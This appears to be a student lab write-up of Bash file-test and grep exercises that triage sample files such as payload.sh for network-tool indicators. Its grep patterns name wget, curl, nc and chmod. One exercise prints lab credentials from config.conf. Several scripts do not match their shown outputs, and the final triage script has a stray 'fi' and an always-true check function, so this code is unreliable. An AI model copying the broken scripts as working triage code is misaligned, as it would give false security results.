(kali@kali)-[~/Linux/grep]
└─$ ./f_ops14.sh
Enter path: unknown
Neither

```

Exercise 14: script run against all five test paths

Exercise 15 — File Permissions

Script:

```

#!/bin/bash
file=$1
echo "File: $file"
echo ""
[ -r "$file" ] && r="Yes" || r="No"
[ -w "$file" ] && w="Yes" || w="No"
[ -x "$file" ] && x="Yes" || x="No"
echo "Readable   : $r"
echo "Writable   : $w"
echo "Executable : $x"

```

Test with: payload.sh, update.sh, report.txt, config.conf


```
(kali㉿kali)-[~/Linux/grep]
$ ./f_ops15.sh
Enter file: payload.sh
File: payload.sh

Readable   : Yes
Writable   : Yes
Executable : No

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops15.sh
Enter file: update.sh
File: update.sh

Readable   : Yes
Writable   : Yes
Executable : No

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops15.sh
Enter file: report.txt
File: report.txt

Readable   : Yes
Writable   : Yes
Executable : No

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops15.sh
Enter file: config.conf
File: config.conf

Readable   : Yes
Writable   : Yes
Executable : No

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops15.sh
Enter file: unknown.txt
File: unknown.txt
```

Exercise 15: permission report for all four test files


Exercise 16 — File Data Check

Script:

```
#!/bin/bash
file=$1
if [ -s "$file" ]; then
```

```
    echo "File contains data"
else
    echo "File is empty"
fi
```

Compare: payload.sh vs empty.txt



```
(kali@kali)-[~/Linux/grep]
$ ./f_ops16.sh
Enter file: empty.txt
File is empty

(kali@kali)-[~/Linux/grep]
$ ./f_ops16.sh
Enter file: payload.sh
File contains data
```


Exercise 16: output for payload.sh and empty.txt

Part G

Exercise 17 — File Validation Using []

Script:

```
#!/bin/bash
file=$1
if [ -e "$file" ] && [ -f "$file" ] && [ -r "$file" ] && [ -s "$file" ]; then
    echo "Valid file: Exists, regular, readable, and non-empty."
else
    echo "Invalid file or fails criteria."
fi
```



```
(kali@kali)-[~/Linux/grep]
$ ./f_ops17.sh
Enter filename: payload.sh
Valid file: Exists, regular, readable, and non-empty.

(kali@kali)-[~/Linux/grep]
$ ./f_ops17.sh
Enter filename: empty.txt
Invalid file or fails criteria.
```


Exercise 17: [] validation script output

Exercise 18 — [] + grep

Script:

```
#!/bin/bash
file=$1
if [ -e "$file" ] && [ -f "$file" ] && [ -r "$file" ] && [ -s "$file" ]; then
    if grep -q "wget" "$file"; then
        echo "Selected indicator detected - investigate further"
    else
        echo "Selected indicator not detected"
    fi
else
    echo "File checks failed."
fi
```

Test using both payload.sh and update.sh



```
(kali㉿kali)-[~/Linux/grep]
└─$ ./f_ops18.sh
Enter filename: payload.sh
Selected indicator detected - investigate further

(kali㉿kali)-[~/Linux/grep]
└─$ ./f_ops18.sh
Enter filename: update.sh
Selected indicator not detected
```

Exercise 18: output for payload.sh and update.sh

Part H

Exercise 19 — Repeat File Tests Using [[]]

Script:

```
#!/bin/bash
file=$1
if [[ -e "$file" && -f "$file" && -r "$file" && -s "$file" ]]; then
    echo "Valid file: Exists, regular, readable, and non-empty."
else
    echo "Invalid file or fails criteria."
fi
```

```
(kali㉿kali)-[~/Linux/grep]
$ ./f_ops19.sh
Enter filename: payload.sh
Valid file: Exists, regular, readable, and non-empty.

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops19.sh
Enter filename: unknown.txt
Invalid file or fails criteria.
```

Exercise 19: [[]] version of Exercise 17

Exercise 20 — Regex Using [[]]

Script:

```
#!/bin/bash
filename=$1
if [[ "$filename" =~ \.sh$ ]]; then
    echo "Shell script identified for inspection"
else
    echo "File does not have a .sh extension"
fi
```

Test: payload.sh, scanner.py, report.txt

```
(kali㉿kali)-[~/Linux/grep]
$ ./f_ops20.sh
Enter filename: payload.sh
Shell script identified for inspection

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops20.sh
Enter filename: scanner.py
File does not have a .sh extension

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops20.sh
Enter filename: report.txt
File does not have a .sh extension
```


Exercise 20: output for all three test files

Exercise 21 — Multiple Extensions Using [[]]

Script:

```
#!/bin/bash
filename=$1
if [[ "$filename" =~ \.(sh|py|pl)$ ]]; then
    echo "Script file - inspect if required"
fi
```

Test: payload.sh, scanner.py, report.txt, config.conf (do not classify these as malicious)



```
(kali㉿kali)-[~/Linux/grep]
$ ./f_ops21.sh
Enter filename: payload.sh
Script file - inspect if required

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops21.sh
Enter filename: scanner.py
Script file - inspect if required

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops21.sh
Enter filename: report.txt

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops21.sh
Enter filename: config.conf
```

Exercise 21: output for all four test files

Part I — grep + File Operators + Constructs

Exercise 22 — Executable File Content Analysis

Script:


```
#!/bin/bash
FILE="$1"
if [ -e "$FILE" ] && [ -f "$FILE" ] && [ -x "$FILE" ]; then
    grep "wget" "$FILE"
fi
```

Test with: payload.sh, update.sh, report.txt

Exercise 23 — egrep + File Operators

Script:

```
#!/bin/bash
FILE="$1"
if [ -f "$FILE" ] && [ -r "$FILE" ] && [ -s "$FILE" ]; then
    if grep -E "wget|curl|nc|chmod" "$FILE" > /dev/null 2>&1; then
        echo "One or more selected indicators detected"
    else
        echo "Selected indicators not detected"
    fi
fi
```



A terminal window with a dark background and light blue text. The prompt is (kali@kali)~/. The first command is ./f_ops23.sh payload.sh, which outputs "One or more selected indicators detected". The second command is ./f_ops23.sh update.sh, which outputs "Selected indicators not detected".

Exercise 23: output on a couple of test files

Part J — Configuration File Investigation

Exercise 24 — Sensitive Information Search

Using config.conf — first verify it exists, is a regular file, is readable, and is non-empty, then search it:

Discussion:

Why configuration files containing authentication information need additional protection:

Configuration files frequently store usernames, passwords, API keys, or other credentials in plain text. If such a file is exposed or read by an unauthorized user, it can give an attacker direct access to systems or services — bypassing the need to break authentication at all. Restricting read/write permissions and avoiding plain-text secrets reduces this risk.

Script:

```
#!/bin/bash
FILE="config.conf"
if [ -e "$FILE" ] && [ -f "$FILE" ] && [ -r "$FILE" ] && [ -s "$FILE" ]; then
    grep -E "password|username" "$FILE"
fi
```



```
(kali㉿kali)-[~/Linux/grep]
$ ./f_ops24.sh
username=admin
password=LabPassword123
```

Exercise 24: matching lines from config.conf

Part K

Exercise 25 — Suspicious File Triage (file_check.sh)

A single Bash program, file_check.sh, that prompts for a filename and reports a full investigation summary:

Script:

```
#!/bin/bash
read -p "Enter filename: " FILE
echo -e "\n----- FILE INVESTIGATION ----- \n"

check() { [ "$1" ] && echo "$2: Yes" || echo "$2: No"; }

if [ ! -e "$FILE" ]; then echo "Exists          : No"; exit 1; fi

check "-e $FILE" "Exists          "
check "-f $FILE" "Regular File   "
check "-d $FILE" "Directory      "
check "-r $FILE" "Readable       "
check "-w $FILE" "Writable       "
check "-x $FILE" "Executable    "
check "-s $FILE" "Non-empty      "

[[ "$FILE" =~ \.sh$ ]] && echo "Shell Script : Yes" || echo "Shell Script : No"
echo ""

if [ -r "$FILE" ] && [ -s "$FILE" ]; then
    grep "wget" "$FILE" > /dev/null 2>&1
    check "[ $? -eq 0 ]" "wget          "

    grep -E "wget|curl|nc|chmod" "$FILE" > /dev/null 2>&1
    if [ $? -eq 0 ]; then
        echo "Selected indicators : Found"
        echo -e "\nFurther inspection recommended"
    else
        echo "Selected indicators : Not Found"
    fi
fi
fi
```

Expected Output:


```
Enter filename: payload.sh

----- FILE INVESTIGATION -----

Exists      : Yes
Regular File : Yes
Directory   : No
Readable    : Yes
Writable    : Yes
Executable  : Yes
Non-empty   : Yes
Shell Script : Yes

wget        : Found
Selected indicators : Found

Further inspection recommended
```



A screenshot of a terminal window with a dark background. The prompt is `(kali@kali)-[~/Linux/grep]`. The user enters `./f_ops25.sh`, and the script prompts for a filename. The user enters `payload.sh`. The script then displays a 'FILE INVESTIGATION' section with the following results: Exists: Yes, Regular File: Yes, Directory: No, Readable: Yes, Writable: Yes, Executable: No, Non-empty: Yes, Shell Script: Yes. Below this, it shows 'wget : Found' and 'Selected indicators : Found'.

```
(kali@kali)-[~/Linux/grep]
$ ./f_ops25.sh
Enter filename: payload.sh

----- FILE INVESTIGATION -----

Exists      : Yes
Regular File : Yes
Directory   : No
Readable    : Yes
Writable    : Yes
Executable  : No
Non-empty   : Yes
Shell Script : Yes

wget        : Found
Selected indicators : Found
```

Exercise 25: file_check.sh run interactively on payload.sh